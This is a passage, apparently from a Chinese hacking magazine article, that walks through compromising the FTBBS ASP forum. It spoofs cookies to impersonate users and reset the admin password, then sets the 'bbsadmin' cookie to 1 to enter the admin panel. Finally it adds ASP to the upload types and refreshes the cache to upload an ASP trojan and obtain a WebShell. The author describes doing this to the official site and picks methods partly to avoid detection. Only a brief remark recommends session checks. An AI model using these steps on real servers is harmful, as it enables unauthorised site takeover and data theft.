


图 3

保存之后再重新打开站点（在原页面刷新是没有效果的），如图4 所示。




图 4

现在我们以他的名义发个贴看下是否欺骗成功，如图5 所示，




图 5

Good！去改密码看看。跑到修改个人资料处就可以修改，并且不要原先的密码进行验证，如图6 、图7 所示。

改了管理员的密码，去后台好好转一圈看看。

3.后台Cookie欺骗漏洞

前台改管理员密码，总感觉有点缺德。因为你改了人家密码，管理员就无法登录后台进行正常管理了，自然也会发现服务器被入侵。我们还是去找找更好的办法吧，下面是后台相关代码。username=trim(request.form("username"))




图 6




图 7

```
password=trim(request.form("password"))
for i=1 to len(username)
    cl=mid(username,i,1)
    if cl="'" or cl="<" or cl=">" or cl="%" or cl="/" or cl="-" or cl="#" or cl="$" then
    response.write "<script langugae=javascript>alert('请输入正确的用户名! ');"
    response.write "window.location.href='index.asp';</script>"
    response.end
    end if
    next

    for i=1 to len(password)
    pwd=mid(password,i,1)
    if pwd="'" or pwd="<" or pwd=">" or pwd="%" or pwd="/" or pwd="#" or pwd="$" or pwd="-" then
        response.write "<script langugae=javascript>alert('密码中不能有非法字符! ');"
        response.write "window.location.href='index.asp';</script>"
        response.end
    end if
    next
```

此处过滤了空格、单引号以及其它字符，并且官方网站用的是Access数据库，从登录页面想办法是没戏了。接着看其它文件，会发现它们都调用一个check_master.asp文件检测是否为管理员，如果不是管理员则无法访问后台页面，可惜此文件居然用Cookie来判断，代码如下：

```
if(request.cookies("bbsadmin")<>1) then
    response.write "<SCRIPT language=JavaScript>alert('对不起，你不是管理员! ');"
    response.write "history.go(-1);"
    response.write "</script>"
    response.end
end if
```

就是说，只要我们改一下bbsadmin的Cookie值即可，把0 改为1 然后保存。最后访问后台管理页面admin/manage.asp，轻而易举的进了后台。对于这样的漏洞，个人觉得后台最好还是用上Session验证，非要用Cookies

验证的话……最好不要让用户直接访问管理后台页面，比如这里的manage.asp。

4. 都是Cookie惹的祸

到现在为止，我们是绝对可以进后台的。可是进去之后，我们能做什么呢？就只能管理几个用户，管理几个版块贴子吗？不，我们要的是WebShell。后台几乎没什么可以直接利用的地方，不过有个上传设置，这里可以设置上传文件的类型。加个ASP再说，如图8所示。




图8

去前台刷新了无数次，还是提示无法上传ASP。如图9所示。




图9

不管这么多，直接上传ASP木马看看。结果如图10所示。



图10

还是继续分析代码吧（为了方便调试，我加上了自己的一些代码）：

```
FileExt=GetExtendName(file.FileName)'图片类型
'小雨测试漏洞
Response.Write "刚才上传的文件格式为: "&FileExt&"<br>"
Response.Write "系统中规定的格为: "&upfiletype&"<br>"
'好郁闷
if InStr(upfiletype,FileExt)<=0 then
response.write "出错了兄弟! "
'response.write "<SCRIPT language=JavaScript>alert('只能上传"&replace(upfiletype,"|",",")&"类型的图片! ');"
'response.write "history.go(-1);"
'response.write "</script>"
response.end
end if
```

上传ASP木马测试一下，返回的信息如下：

```
刚才上传的文件格式为: asp
系统中规定的格为: gif|jpg
出错了兄弟!
```

明明后台已经成功添加了ASP类型，但前台就是没办法上传ASP木马。而且在这里我是第一次见用Instr函数直接与规定的格式进行比较的，至少也要来一个Split再来一个Ubound吧。闲话少说，继续追踪下去。在conn.asp里有如下代码：

```
function pickind(kind)
    Sql_kind="select * from config where kind="&kind&" order by id asc"
    set rskind=server.createobject("adodb.recordset")
    rskind.open Sql_kind,conn,1,1
    pickind=rskind("content")
    rskind.close
    set rskind=nothing
end function

Function FTBBS_CS()
    If vartype(Application("FTBBS_CS_1"))=0 or vartype(Application("FTBBS_CS_2"))=0 or vartype(Application("FTBBS_CS_3"))=0 or vartype(Application("FTBBS_CS_4"))=0 then
        url=pickind(1)
        if right(url,1)<>"/" then
        url=pickind(1)&"/"
        end if
        Application.Lock
        Application("FTBBS_CS_1")=url
        Application("FTBBS_CS_2")=pickind(2)
        Application("FTBBS_CS_3")=pickind(3)
        Application("FTBBS_CS_4")=pickind(4)
        Application.UnLock
    end if
End Function
```

不难看出，这里用到Application("FTBBS_CS_2")来保存上传的格式upfiletype，而Application("FTBBS_CS_2")又是pickind(2)来赋的值，pickind(2)则是从数据库里查询kind=2出来的结果。数据库里实际已经有ASP了，但Application变量却没有更新，那我们就帮它更新一下吧。新版后台有一个清除缓存的功能，刚好借用一下，如图11所示。




图11

清除缓存就可以了，回到前台，如图12所示。




图12

现在去前台发个贴，上传一个木马，很顺利拿到一个WebShell，如图13、图14所示。

全文总结

